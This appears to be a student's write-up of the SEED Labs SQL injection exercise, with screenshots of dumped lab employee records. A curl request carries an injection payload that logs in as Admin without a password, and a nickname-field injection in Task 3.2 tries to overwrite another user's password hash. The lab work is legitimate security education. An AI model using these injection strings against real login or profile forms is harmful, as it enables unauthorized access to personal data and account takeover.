
Issa Odeh

CS 450: SQL injection lab

10/12/2021

Task 2.1:



Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile


Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs

Task 2.2:




```
student@client:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=a+%27+or+Name%3D%27Admin%27+%23&Password=aass'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20    ssn: 10211002    nickname: email: address: phone number: <br><h4> Boby Profile</h4>Employee ID: 20000
   birth: 4/20    ssn: 10213352    nickname: email: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30000     salary: 50000     birth: 4/10    ssn: 98993524    nickname: ema
e number: <br><h4> Samy Profile</h4>Employee ID: 40000     salary: 90000     birth: 1/11    ssn: 32193525    nickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID:
 110000     birth: 11/3    ssn: 32111111    nickname: email: address: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999     salary: 400000     birth: 3/5    ssn: 43254314    nic
ress: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>


<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABs
</p>
</div>
</body>
</html>
student@client:~$ █
```

Task 2.3:

It didn’t work and I think it has something to do with the PHP code. It is preventing us from changing anything.

Task 3.1:



Alice Profile

Employee ID: 10000 salary: 101 birth: 9/20 ssn: 10211002 nickname: aaaaaaemail: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile


Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Task 3.2:

The new Password is being hashed before its updated in the database.



```
$hashed_pwd = sha1($input_pwd);
```

I used the command and put it in alice's profile nickname : ',password= 77EA8BF617D17C8BD4BB6D02CE2CEAC7F84E524C' where name='Ryan';# but it did not work. I used a sha1 generator to generate the new password but didn't quite work.